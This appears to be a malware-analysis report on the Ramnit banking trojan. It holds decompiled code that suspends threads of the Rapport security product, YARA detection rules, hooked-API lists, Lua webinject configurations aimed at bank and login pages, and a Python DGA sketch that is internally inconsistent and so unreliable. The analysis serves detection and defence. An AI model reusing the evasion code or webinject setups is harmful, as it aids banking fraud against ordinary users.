////////////////////////////////////////////////////////////////////
///////////// Ramnit Anti-Rapport SuspendThread Function ///////////
////////////////////////////////////////////////////////////////////
char anti_rapport()
{
  qmemcpy(&storage_allocated, &loc_100FCD4C, 0x19u);
  return_handle_to_rapport_gp = GetModuleHandleA("RapportGP.dll");
  if ( return_handle_to_rapport_gp
    && ((ret_handle = GetModuleHandleA("DbgHelp.dll")) != 0
|| (ret_handle = LoadLibraryA("DbgHelp.dll")) != 0)
    && (StackWalk64 = (int (__stdcall *)(_DWORD, _DWORD, _DWORD, _DWORD, _DWORD,
_DWORD, _DWORD, _DWORD, _DWORD))
GetProcAddress(ret_handle, "StackWalk64"),
        SymGetModuleBase64 = GetProcAddress(ret_handle, "SymGetModuleBase64"),
        SymFunctionTableAccess64 = GetProcAddress(ret_handle,
"SymFunctionTableAccess64"),
        StackWalk64) )
  {
    get_to_rapp = (int)return_handle_to_rapport_gp + *((_DWORD
*)return_handle_to_rapport_gp + 0xF);
    if ( *(_DWORD *)get_to_rapp == 0x4550 )     // PE = 0x4550 - Win32/NT signature.
    {
      v11 = 0;
      if ( *(_WORD *)(get_to_rapp + 6) > 0u )
      {
        rapp_text = get_to_rapp + 0xF8;
        while ( lstrcmpA((LPCSTR)rapp_text, ".text") )
        {
          rapp_text += 0x28;
          if ( ++v11 >= *(_WORD *)(get_to_rapp + 6) )
            goto LABEL_20;
        }
       ....
          do
          {
            thread_walker_suspender(Rapport_text_Ldr, rapport_text);
////////////////////////////////////////////////////////////////////
////////////// Ramnit Thread Suspender StackWalk Simplified ////////
////////////////////////////////////////////////////////////////////
openthread_handle = OpenThread(0x1FFFFFu, 0, te.th32ThreadID);
        if ( openthread_handle )
        {
          mm_shuffle_epi32_func(&Context.Dr0, 0, 0x2C8);
          Context.ContextFlags = 0x1003F;
          if ( GetThreadContext(openthread_handle, &Context) )
          {
            mm_shuffle_epi32_func(&v16, 0, 256);
            rapport_ldr_location_3 = rapport_ldr_location_2;
            Context_Eip[0] = Context.Eip;
            Context_Ebp = Context.Ebp;
            Context_Eip[1] = 0;
            v17 = 3;
            v19 = 0;
            v20 = 3;
            context_Esp = Context.Esp;
            v22 = 0;
            v23 = 3;
            do
            {
              if ( StackWalk64 )
              {
                SymGetModuleBase64_func = SymGetModuleBase64;
                SymFunctionTableAccess64_func = SymFunctionTableAccess64;
                getcurrentproc_handle = GetCurrentProcess();
                if ( !StackWalk64(
                        0x14C,
                        getcurrentproc_handle,
                        openthread_handle,
                        Context_Eip,
                        &Context,
                        0,
                        SymFunctionTableAccess64_func,
                        SymGetModuleBase64_func,
                        0) )
                  break;
                if ( !Context_Eip[1]
                  && Context_Eip[0] >= rapport_ldr_location_3
                  && *(_QWORD *)Context_Eip <= (unsigned
__int64)len_location_rapport_1 )
                {
                  SuspendThread(openthread_handle);
                }
              }
```

C. Ramnit LUA Webinject Structure

The malware utilizes interesting LUA-coded webinjects with different setups with the developer comments including "*damn lua... in 5.3 bit are depricated or im govnocoder (sic!)* ("badcoder" from Russian. -VK). Some of the core logic and setup are provided below.

V. Yara Signatures

A. Ramnit Main DLL "rmnsoft.dll"

```
import "pe"

rule crime_win32_ramnit_rmnsoft_dll {
   meta:
      description = "Detects latest Ramnit rmnsoft.dll from sLoad"
      author = "@VK_Intel"
      date = "2018-08-03"
      hash1 = "7f054300fa64e7bcdec7f5538876e6008d6164f21ff21c6375e36dfe04a63412"
   strings:
      $s1 = "SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\App Paths\\Opera.exe"
fullword ascii
      $s2 = "%APPDATA%\\Apple Computer\\Safari\\Cookies\\Cookies.plist" fullword
ascii
      $s4 = "rmnsoft.dll" fullword ascii
      $s5 = "%APPDATA%\\Mozilla\\Firefox\\" fullword ascii
      $s6 = "%APPDATA%\\Opera\\" fullword ascii
      $s7 = "HTTPMozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)" fullword
ascii
      $s8 = "\"ntdll.dll" fullword ascii
      $s11 = "multipart/*boundary={*}application/x-www-form-
urlencodedtext/plainname=\"{*}\"{*}https://http://" fullword wide
      $s12 = "websearch.com:80" fullword ascii
      $s13 = "User-Agent:{*}" fullword wide
      $s14 = "complete.dat" fullword ascii
      $s15 = "info.com:80" fullword ascii
      $s16 = "baidu.com:80" fullword ascii
      $s17 = "\\profile\\cookies4.dat" fullword ascii
      $s19 = "C:\\WINDOWS\\Application Data\\Mozilla\\Firefox\\" fullword ascii
      $s20 = "\\cookies.txt" fullword ascii
   condition:
      ( uint16(0) == 0x5a4d and
         filesize < 300KB and
         pe.imphash() == "291ff87948e45914424cec9510c297da" and pe.exports("Start")
      and pe.exports("Stop") and pe.exports("_CryptoCheckSignMessage@24") and
         ( 8 of them )
      ) or ( all of them )
}
```

B. Ramnit Webinject DLL "hooker2.dll" (With Resource x86 and x64 Bot)

```
rule crime_win32_64_ramnit_hooker_dll_binary {
   meta:
      description = "Detects Ramnit latest hooker2.dll with embedded two (x86/x64)
resources. The detection is across all 3 components"
      author = "@VK_Intel"
      date = "2018-08-05"
      hash1 = "d817fcf2a2e4a6e6e5b8f130d97a476b7e77697587dc5490a7241e571edd171e"
      hash2 = "51ce5faa14ce6e496ccc0c71ff051740452e347bea0d343445c1993f36b79931"
      hash3 = "23a2a8777b343d2fb68536387dda9e122c80d4a77c955bd1985b7f9239c09f7c"
   strings:
      $s2 = "RapportGP.dll" fullword wide
      $s5 = "aswhook.dll" fullword wide
      $s6 = "No row to get a column from. executeStep() was not called, or returned
false." fullword ascii
      $s7 = "NtCreateEvent NtCreateMutant NtCreateSemaphore NtCreateUserProcess
NtMapViewOfSection NtOpenEvent NtOpenMutant NtOpenSemaphore N" ascii
      $s8 = "GetRemoteInject" fullword ascii
      $s9 = "!\\?.dll;!\\..\\lib\\lua\\5.3\\?.dll;!\\loadall.dll;.\\?.dll" fullword
ascii
      $s10 = "sub-select returns %d columns - expected %d" fullword ascii
      $s11 = "SELECT sql FROM \"%w\".sqlite_master WHERE type='table'AND
name<>'sqlite_sequence' AND coalesce(rootpage,1)>0" fullword ascii
      $s12 = "0 && \"Attempting to pause parser in error state\"" fullword wide
      $s13 = "User-Agent-Session: " fullword wide
      $s14 = "invalid character in content-length header" fullword ascii
      $s15 = "too many arguments on %s() - max %d" fullword ascii
      $s16 = "--- REAL HEADERS ---" fullword wide
      $s17 = "tQueryInformationProcess NtResumeThread NtWriteVirtualMemory
ZwCreateEvent ZwCreateMutant ZwCreateSemaphore ZwCreateUserProcess " ascii
      $s18 = "unexpected content-length header" fullword ascii
   condition:
      ( uint16(0) == 0x5a4d and
        filesize < 9000KB and ( 8 of them )
      ) or ( all of them )
}
```

VI. Appendix:

A. Ramnit Hooked API

Internet Explorer:

```
InternetReadFile
HttpSendRequestExA
HttpSendRequestExW
HttpSendRequestA
HttpSendRequestW
InternetOpenUrlA
InternetOpenUrlW
InternetCloseHandle
HttpOpenRequestA
HttpOpenRequestW
InternetWriteFile
InternetQueryDataAvailable
InternetReadFileExA
InternetReadFileExW
```

Mozilla Firefox:

```
PR_OpenTCPSocket
PR_Close
PR_Write
PR_Read
PR_GetError
PR_GetNameForIdentity
```

Google Chrome:

```
SSL_read
SSL_write
```

user32.dll:

```
TranslateMessage
```

ntdll.dll:

```
LdrLoadDll
```

B. LUA Webinject

1. Webinject Setup Syntax

```
bankLog = {
  url = "%BANKURL%",
  req_type = get_type + log_type,
  modification_arrays = {
    [1] = {
            data_before = [[<div class="inner"><p><strong><p>]],
            data_inject = [[]],
            data_after =  [[</p><p>We]]
          }
  }
};
```

2. Webinject POST

```
bankPOST = {
  url = "%BANKURL%",
  req_type = post_type, -- Post only
  command = VAR,
  vars = {
 ["tlda"] = "pnlSetupNewPayeePayaPerson%3AfrmPayaPersonArrangement%3AstrBen\
+"AccountNumber"
  }
};
```

3. Webinject Variables

```
get_type, post_type, log_type = 1, 2, 4;
local log_type_bit_order = 3;
```

```
-- damn lua...  in 5.3 bit are depricated or im govnocoder
allow_report, not_allow_report, screen_report = 1, 0, 2;
local content_types = { "javascript", "text", "application"};
```

4. WebFilters

```
local WebFilters = {
  -- Put filters for reports here
  --"~*unicredit[.]it*", -- Do not use screens on urls from here. Not tested
currently
  --"~*banking4you*",
 "*recruiter*",
 "*employer*",
 "*job*",
 "*facebook[.]com/login.php*",
 "*login.live[.]com*",
 "*twitter[.]com/login*",
 "*accounts.google[.]com*",
 "*mail[.]ru*",
 "!http://*",
 "!sessioncam[.]com*",
 "!netflix[.]com*",
 "!facebook[.]com*",
 "!google[.]com*",
 "!lampoilbro[.]eu",
 "!youtube[.]com",
 "!criteo[.]com",
 "!doubleclick[.]net",
 "!analytics[.]com",
 "!urs.microsoft[.]com",
 "!zynga[.]com"
};
```

5. ScreenshotsContainer

```
local ScreenshotsContainer = {
  -- Put urls for screenshots here
  "*mail[.]ru*",
  "*Redacted_UK_Financial_Institutions_URL*",
};
```

C. Ramnit DGA pseudo-function Python function

```
# https://www.cert.pl/en/news/single/ramnit-in-depth-analysis/
seed = '2538799770'
tld = ".eu"

def lcg(a1, a2):
  return 16807 * (a1 % 127773) - 2836 * (a1 / 127773) % a2

def dga(seed, tld):
  domain = ""
  new_seed = rng(seed, 12)
  seed_after_length = new_seed

  for i in range(domain_length):
    c, new_seed = rng(new_seed, 25)
    domain += chr(c + ord('a'))

  seed *= seed_after_length
  seed = ((seed >> 32) + (seed & 0xffffffff)) & 0xffffffff
  domain += tld

  return domain, seed
```